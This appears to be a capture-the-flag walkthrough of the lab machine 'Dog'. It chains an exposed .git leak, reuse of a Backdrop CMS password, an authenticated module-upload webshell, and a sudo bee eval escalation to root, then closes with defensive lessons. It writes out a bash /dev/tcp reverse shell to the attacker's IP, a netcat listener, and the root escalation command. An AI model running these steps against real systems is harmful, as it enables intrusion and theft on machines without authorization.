Dog
An exposed .git directory leaks the Backdrop CMS database password, which logs us into the admin panel. An authenticated module-upload flaw gives RCE as www-data, the leaked password is reused for SSH as johncusack, and a sudo-allowed bee command evaluates PHP as root.
TL;DR
Dog is an Easy-difficulty Linux machine running Backdrop CMS. The web root exposes a .git directory, which we dump to recover the source — including a settings.php that leaks the database password. That password gets us into the Backdrop admin panel as tiffany, where an authenticated module-upload feature lets us install a malicious PHP module for remote code execution as www-data. The same password is reused by the johncusack system account, so we pivot to it over SSH, and a sudo rule allowing johncusack to run the bee CLI lets us evaluate arbitrary PHP as root.
| Machine | OS | Difficulty | Target IP | Pwnbox IP |
|---|---|---|---|---|
| Dog | Linux | Easy | 10.129.231.223 | 10.10.15.144 |
Enumeration
We start by finding the open ports with a fast scan, then run service and script detection against just those ports:
ports=$(nmap -p- --min-rate=1000 -T4 10.129.231.223 | grep '^[0-9]' | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)nmap -sCV -p$ports 10.129.231.223The scan returns:
PORT STATE SERVICE VERSION22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.12 (Ubuntu Linux; protocol 2.0)| ssh-hostkey:| 3072 97:2a:d2:2c:89:8a:d3:ed:4d:ac:00:d2:1e:87:49:a7 (RSA)| 256 27:7c:3c:eb:0f:26:e9:62:59:0f:0f:b1:38:c9:ae:2b (ECDSA)|_ 256 93:88:47:4c:69:af:72:16:09:4c:ba:77:1e:3b:3b:eb (ED25519)80/tcp open http Apache httpd 2.4.41 ((Ubuntu))|_http-title: Home | Dog| http-robots.txt: 22 disallowed entries (15 shown)| /core/ /profiles/ /README.md /web.config /admin| /comment/reply /filter/tips /node/add /search /user/register|_/user/password /user/login /user/logout /?q=admin /?q=comment/reply|_http-generator: Backdrop CMS 1 (https://backdropcms.org)|_http-server-header: Apache/2.4.41 (Ubuntu)| http-git:| 10.129.231.223:80/.git/| Git repository found!| Repository description: Unnamed repository; edit this file 'description' to name the...|_ Last commit message: todo: customize url aliases. reference:https://docs.backdro...Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernelTwo things jump out. The http-generator line identifies the site as Backdrop CMS, and the http-git script reports an exposed .git repository served straight from the web root — a source-code leak waiting to be dumped.

Browsing to http://10.129.231.223 shows the Backdrop-powered front page:
For convenience we add the hostname to /etc/hosts:
echo "10.129.231.223 dog.htb" | sudo tee -a /etc/hostsA quick directory scan confirms the exposed Git metadata and the usual Backdrop layout:
gobuster dir -u http://dog.htb -w /usr/share/wordlists/dirb/common.txt===============================================================Gobuster v3.8.2by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)===============================================================[+] Url: http://dog.htb[+] Method: GET[+] Threads: 10[+] Wordlist: /usr/share/wordlists/dirb/common.txt[+] Negative Status codes: 404===============================================================.git/HEAD (Status: 200) [Size: 23].hta (Status: 403) [Size: 272].htaccess (Status: 403) [Size: 272].htpasswd (Status: 403) [Size: 272]core (Status: 301) [Size: 301] [--> http://dog.htb/core/]files (Status: 301) [Size: 302] [--> http://dog.htb/files/]index.php (Status: 200) [Size: 13260]layouts (Status: 301) [Size: 304] [--> http://dog.htb/layouts/]modules (Status: 301) [Size: 304] [--> http://dog.htb/modules/]robots.txt (Status: 200) [Size: 1198]server-status (Status: 403) [Size: 272]sites (Status: 301) [Size: 302] [--> http://dog.htb/sites/]themes (Status: 301) [Size: 303] [--> http://dog.htb/themes/]Progress: 4613 / 4613 (100.00%)===============================================================The .git/HEAD responding with 200 confirms the repository is fully exposed.
Foothold
Dumping the exposed Git repository
Because the entire .git directory is served over HTTP, we can reconstruct the source tree with git-dumper:
git-dumper http://dog.htb dumpInside the recovered source, Backdrop’s settings.php holds the database connection string — and with it, a password:
cat dump/settings.php<?php/** * @file * Main Backdrop CMS configuration file. */
/** * Database configuration: * ... */$database = 'mysql://root:BackDropJ2024DS2024@127.0.0.1/backdrop';$database_prefix = '';MySQL isn’t exposed externally, so the password isn’t directly useful against the database — but passwords get reused, so we hold onto it. To log in to Backdrop we still need a username, and we don’t have one yet, so we search the dumped repository for anything resembling an email on the dog.htb domain:
grep -r '@dog.htb' dump/dump/.git/logs/refs/heads/master:... root <dog@dog.htb> ... commit (initial): todo: customize url aliases...dump/.git/logs/HEAD:... root <dog@dog.htb> ... commit (initial): todo: customize url aliases...dump/files/config_83dddd18e1ec67fd8ff5bba2453c7fb3/active/update.settings.json: "tiffany@dog.htb"That surfaces two candidate accounts: dog@dog.htb and tiffany@dog.htb. Trying the leaked password against the Backdrop login at http://dog.htb/user/login, tiffany@dog.htb authenticates successfully with BackDropJ2024DS2024.
RCE via a malicious Backdrop module
With admin access, we check the exact Backdrop version at Reports → Status report, which shows 1.27.1:

Searching for Backdrop CMS 1.27.1 leads to an authenticated remote-code-execution exploit on Exploit-DB (EDB-52021): an admin can install modules from an uploaded archive, and nothing stops that archive from containing a PHP webshell. We grab the exploit and run it against the target:
python3 exploit.py http://dog.htb/The script produces a shell.zip archive (along with the corresponding shell/ directory). However, uploading shell.zip at http://dog.htb/?q=admin/installer/manual fails — Backdrop rejects the archive:

Backdrop’s manual installer is happier with a tarball, so we repackage the generated shell/ directory as a .tar archive instead:
tar -cf shell.tar shellUploading shell.tar succeeds and the module installs:

The webshell is now reachable at http://dog.htb/modules/shell/shell.php, which gives us a command input box. Running whoami confirms code execution as www-data.
The web shell only persists for a few minutes, so we trade it for a proper reverse shell. We start a listener on the Pwnbox:
nc -nvlp 9001Then — after re-uploading shell.tar to refresh the interface — we run the following through the webshell:
bash -c "sh -i >& /dev/tcp/10.10.15.144/9001 0>&1"The listener catches the callback, giving us an interactive shell as www-data.
User
Enumerating /etc/passwd on the box reveals a regular user with a login shell:
$ grep bash /etc/passwdroot:x:0:0:root:/root:/bin/bashjohncusack:x:1001:1001:,,,:/home/johncusack:/bin/bashGiven how freely the Backdrop database password was reused already, we try it against johncusack over SSH:
ssh johncusack@dog.htbEntering BackDropJ2024DS2024 at the prompt logs us straight in. We read the user flag:
$ cat /home/johncusack/user.txt963*****************************Privilege Escalation
We check what johncusack may run with sudo:
$ sudo -l[sudo] password for johncusack:Matching Defaults entries for johncusack on dog:    env_reset, mail_badpass,    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin
User johncusack may run the following commands on dog:    (ALL : ALL) /usr/local/bin/bee
johncusack can run /usr/local/bin/bee as root. bee is Backdrop’s command-line companion tool. Running it bare prints its usage, and the interesting subcommands sit under ADVANCED:
$ sudo bee...ADVANCED  db-query   dbq   Execute a query using db_query().
  eval   ev, php-eval   Evaluate (run/execute) arbitrary PHP code after bootstrapping Backdrop.
  php-script   scr   Execute an arbitrary PHP file after bootstrapping Backdrop.
  sql   sqlc, sql-cli, db-cli   Open an SQL command-line interface using Backdrop's database credentials.
The eval subcommand runs arbitrary PHP after bootstrapping Backdrop — and since bee is running under sudo, that PHP executes as root. bee needs to locate a Backdrop installation to bootstrap, so we point it at the web root with --root=/var/www/html and have it shell out to bash:
sudo /usr/local/bin/bee --root=/var/www/html eval "system('bash')"This drops us into a root shell:

We read the final flag:
# cat /root/root.txt4e4*****************************Exposed .git leaks the Backdrop DB password → admin login as tiffany → authenticated module-upload RCE (EDB-52021) as www-data → password reuse for SSH as johncusack → sudo-allowed bee eval runs PHP as root.
Lessons Learned
- Never serve
.gitfrom the web root. The whole chain started with a browsable.gitdirectory. Dumping it handed us the application source and, with it, the database credentials insettings.php. Deploy from a build artifact rather than a working clone, or block access to dotfiles and version-control metadata at the web server. - Reused passwords collapse every boundary. One database password unlocked the Backdrop admin panel and the
johncusackSSH account. Credentials should be unique per service, and secrets committed to a repository must be rotated, not just deleted from the current checkout — they live on in the Git history. - Patch your CMS and limit who can install code. Backdrop
1.27.1let an authenticated admin install a module from an uploaded archive, which is RCE by design once an admin account is compromised. Keep the CMS current and restrict module/theme installation to trusted, minimal accounts. sudoon a feature-rich CLI isroot.beecan evaluate arbitrary PHP and open a database shell, so allowing it viasudois equivalent to handing out a root shell. Grantsudoonly on narrowly scoped commands, and check candidates against tools like GTFOBins before adding them tosudoers.